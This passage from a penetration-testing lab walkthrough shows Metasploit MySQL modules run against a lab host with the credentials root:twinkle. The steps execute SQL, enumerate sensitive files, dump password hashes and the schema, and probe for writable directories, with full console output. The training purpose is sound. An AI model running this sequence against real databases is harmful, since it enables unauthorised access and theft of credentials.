[*] 192.89.45.3:3306 -  Allow Use of symlinks for Database Files: YES
[*] 192.89.45.3:3306 -  Allow Table Merge:
[*] 192.89.45.3:3306 -  SSL Connection: DISABLED
[*] 192.89.45.3:3306 - Enumerating Accounts:
[*] 192.89.45.3:3306 -  List of Accounts with Password Hashes:
[+] 192.89.45.3:3306 -          User: root Host: localhost Password Hash: *A0E23B565BACCE3E70D223915ABF2554B2540144
[+] 192.89.45.3:3306 -          User: root Host: 891b50fafb0f Password Hash:
[+] 192.89.45.3:3306 -          User: root Host: 127.0.0.1 Password Hash:
[+] 192.89.45.3:3306 -          User: root Host: ::1 Password Hash:
[+] 192.89.45.3:3306 -          User: debian-sys-maint Host: localhost Password Hash: *F4E71A0BE028B3688230B992EEAC70BC598FA723
[+] 192.89.45.3:3306 -          User: root Host: % Password Hash: *A0E23B565BACCE3E70D223915ABF2554B2540144
[+] 192.89.45.3:3306 -          User: filetest Host: % Password Hash: *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
[+] 192.89.45.3:3306 -          User: ultra Host: localhost Password Hash: *94BDCEBE19083CE2A1F959FD02F964C7AF4CFC29
```

Step 7: Run the auxiliary/admin/mysql/mysql_sql module.
Commands:
use auxiliary/admin/mysql/mysql_sql
set USERNAME root
set PASSWORD twinkle
set RHOSTS demo.ine.local
run

```
msf6 auxiliary(admin/mysql/mysql_enum) >
msf6 auxiliary(admin/mysql/mysql_enum) > use auxiliary/admin/mysql/mysql_sql
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME ⇒ root
msf6 auxiliary(admin/mysql/mysql_sql) > set PASSWORD twinkle
PASSWORD ⇒ twinkle
msf6 auxiliary(admin/mysql/mysql_sql) > set RHOSTS demo.ine.local
RHOSTS ⇒ demo.ine.local
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 192.89.45.3

[*] 192.89.45.3:3306 - Sending statement: 'select version()'...
[*] 192.89.45.3:3306 -  | 5.5.61-0ubuntu0.14.04.1 |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >
```

Step 8: Run the auxiliary/scanner/mysql/mysql_file_enum module.
Commands:
use auxiliary/scanner/mysql/mysql_file_enum
set USERNAME root
set PASSWORD twinkle
set RHOSTS demo.ine.local
set FILE_LIST /usr/share/metasploit-framework/data/wordlists/directory.txt
set VERBOSE true
run

```
msf6 auxiliary(admin/mysql/mysql_sql) > use auxiliary/scanner/mysql/mysql_file_enum
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/mysql/mysql_file_enum) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_file_enum) > set PASSWORD twinkle
PASSWORD => twinkle
msf6 auxiliary(scanner/mysql/mysql_file_enum) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/mysql/mysql_file_enum) > set FILE_LIST /usr/share/metasploit-framework/data/wordlists/directory.txt
FILE_LIST => /usr/share/metasploit-framework/data/wordlists/directory.txt
msf6 auxiliary(scanner/mysql/mysql_file_enum) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/mysql/mysql_file_enum) > run

[*] 192.89.45.3:3306 - Login...
[+] 192.89.45.3:3306 - 192.89.45.3:3306 MySQL - Logged in to '' with 'root':'twinkle'
[*] 192.89.45.3:3306 - 192.89.45.3:3306 MySQL - querying with 'SELECT * FROM information_schema.TABLES WHERE TABLE_SCHEMA = 'mysql' AND TABLE_N
AME = 'LqTVyQWd';'
[*] 192.89.45.3:3306 - Table doesn't exist so creating it
[*] 192.89.45.3:3306 - 192.89.45.3:3306 MySQL - querying with 'CREATE TABLE LqTVyQWd (brute int);'
[+] 192.89.45.3:3306 - /tmp is a directory and exists
[+] 192.89.45.3:3306 - /etc/passwd is a file and exists
[!] 192.89.45.3:3306 - /etc/shadow does not exist
[+] 192.89.45.3:3306 - /root is a directory and exists
[+] 192.89.45.3:3306 - /home is a directory and exists
[+] 192.89.45.3:3306 - /etc is a directory and exists
[+] 192.89.45.3:3306 - /etc/hosts is a file and exists
[+] 192.89.45.3:3306 - /usr/share is a directory and exists
[!] 192.89.45.3:3306 - /etc/config does not exist
[!] 192.89.45.3:3306 - /data does not exist
[!] 192.89.45.3:3306 - /webdav does not exist
[!] 192.89.45.3:3306 - /doc does not exist
[!] 192.89.45.3:3306 - /icons does not exist
[!] 192.89.45.3:3306 - /manual does not exist
[!] 192.89.45.3:3306 - /pro does not exist
```

Step 9: Run the auxiliary/scanner/mysql/mysql_hashdump module.
Commands:
use auxiliary/scanner/mysql/mysql_hashdump
set USERNAME root
set PASSWORD twinkle
set RHOSTS demo.ine.local
run

```
msf6 auxiliary(scanner/mysql/mysql_file_enum) > use auxiliary/scanner/mysql/mysql_hashdump
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set PASSWORD twinkle
PASSWORD => twinkle
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/mysql/mysql_hashdump) > run

[+] 192.89.45.3:3306 - Saving HashString as Loot: root:*A0E23B565BACCE3E70D223915ABF2554B2540144
[+] 192.89.45.3:3306 - Saving HashString as Loot: root:
[+] 192.89.45.3:3306 - Saving HashString as Loot: root:
[+] 192.89.45.3:3306 - Saving HashString as Loot: root:
[+] 192.89.45.3:3306 - Saving HashString as Loot: debian-sys-maint:*F4E71A0BE028B3688230B992EEAC70BC598FA723
[+] 192.89.45.3:3306 - Saving HashString as Loot: root:*A0E23B565BACCE3E70D223915ABF2554B2540144
[+] 192.89.45.3:3306 - Saving HashString as Loot: filetest:*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
[+] 192.89.45.3:3306 - Saving HashString as Loot: ultra:*94BDCEBE19083CE2A1F959FD02F964C7AF4CFC29
[+] 192.89.45.3:3306 - Saving HashString as Loot: guest:*17FD2DDCC01E0E66405FB1BA16F033188D18F646
[+] 192.89.45.3:3306 - Saving HashString as Loot: gopher:*027ADC92DD1A83351C64ABCD8BD4BA16EEDA0AB0
[+] 192.89.45.3:3306 - Saving HashString as Loot: backup:*E6DEAD2645D88071D28F004A209691AC60A72AC9
[+] 192.89.45.3:3306 - Saving HashString as Loot: sysadmin:*78A1258090DAA81738418E11B73EB494596DFDD3
[*] demo.ine.local:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_hashdump) >
```

Step 10: Run the auxiliary/scanner/mysql/mysql_schemadump module.
Commands:
use auxiliary/scanner/mysql/mysql_schemadump
set USERNAME root
set PASSWORD twinkle
set RHOSTS demo.ine.local
run

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > use auxiliary/scanner/mysql/mysql_schemadump
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set PASSWORD twinkle
PASSWORD => twinkle
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/mysql/mysql_schemadump) > run

[+] 192.89.45.3:3306 - Schema stored in: /root/.msf4/loot/20240711085632_default_192.89.45.3_mysql_schema_549347.txt
[+] 192.89.45.3:3306 - MySQL Server Schema
 Host: 192.89.45.3
 Port: 3306
 ==========


---
- DBName: upload
  Tables: []
- DBName: vendors
  Tables: []
- DBName: videos
  Tables: []
- DBName: warehouse
  Tables: []

[*] demo.ine.local:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) >
```

Step 11: Run the auxiliary/scanner/mysql/mysql_writable_dirs module.
Commands:
use auxiliary/scanner/mysql/mysql_writable_dirs
set RHOSTS demo.ine.local
set USERNAME root
set PASSWORD twinkle
set DIR_LIST /usr/share/metasploit-framework/data/wordlists/directory.txt
run

```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > use auxiliary/scanner/mysql/mysql_writable_dirs
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/mysql/mysql_writable_dirs) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/mysql/mysql_writable_dirs) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_writable_dirs) > set PASSWORD twinkle
PASSWORD => twinkle
msf6 auxiliary(scanner/mysql/mysql_writable_dirs) > set DIR_LIST /usr/share/metasploit-framework/data/wordlists/directory.txt
DIR_LIST => /usr/share/metasploit-framework/data/wordlists/directory.txt
msf6 auxiliary(scanner/mysql/mysql_writable_dirs) > run

[!] 192.89.45.3:3306 - For every writable directory found, a file called hKntHGFa with the text test will be written to the directory.
[*] 192.89.45.3:3306 - Login ...
[*] 192.89.45.3:3306 - Checking /tmp ...
[+] 192.89.45.3:3306 - /tmp is writeable
[*] 192.89.45.3:3306 - Checking /etc/passwd ...
[!] 192.89.45.3:3306 - Can't create/write to file '/etc/passwd/hKntHGFa' (Errcode: 20)
[*] 192.89.45.3:3306 - Checking /etc/shadow ...
[!] 192.89.45.3:3306 - Can't create/write to file '/etc/shadow/hKntHGFa' (Errcode: 20)
[*] 192.89.45.3:3306 - Checking /root ...
[+] 192.89.45.3:3306 - /root is writeable
[*] 192.89.45.3:3306 - Checking /home ...
[!] 192.89.45.3:3306 - Can't create/write to file '/home/hKntHGFa' (Errcode: 13)
[*] 192.89.45.3:3306 - Checking /etc ...
[!] 192.89.45.3:3306 - Can't create/write to file '/etc/hKntHGFa' (Errcode: 13)
[*] 192.89.45.3:3306 - Checking /etc/hosts ...
[!] 192.89.45.3:3306 - Can't create/write to file '/etc/hosts/hKntHGFa' (Errcode: 20)
[*] 192.89.45.3:3306 - Checking /usr/share ...
[!] 192.89.45.3:3306 - Can't create/write to file '/usr/share/hKntHGFa' (Errcode: 13)
[*] 192.89.45.3:3306 - Checking /etc/config ...
[!] 192.89.45.3:3306 - Can't create/write to file '/etc/config/hKntHGFa' (Errcode: 2)
[*] 192.89.45.3:3306 - Checking /data ...
[!] 192.89.45.3:3306 - Can't create/write to file '/data/hKntHGFa' (Errcode: 2)
[*] 192.89.45.3:3306 - Checking /webdav ...
```

Conclusion

In this lab, we explored different MySQL related metasploit modules that we can run against the target and gather sensitive information.

References

- MySQL
- Metasploit Modules:
  - https://www.rapid7.com/db/modules/auxiliary/scanner/mysql/mysql_version
  - https://www.rapid7.com/db/modules/auxiliary/scanner/mysql/mysql_login
  - https://www.rapid7.com/db/modules/auxiliary/admin/mysql/mysql_enum
  - https://www.rapid7.com/db/modules/auxiliary/admin/mysql/mysql_sql
  - https://www.rapid7.com/db/modules/auxiliary/scanner/mysql/mysql_file_enum
  - https://www.rapid7.com/db/modules/auxiliary/scanner/mysql/mysql_hashdump
  - https://www.rapid7.com/db/modules/auxiliary/scanner/mysql/mysql_schemadump
  - https://www.rapid7.com/db/modules/auxiliary/scanner/mysql/mysql_writable_dirs)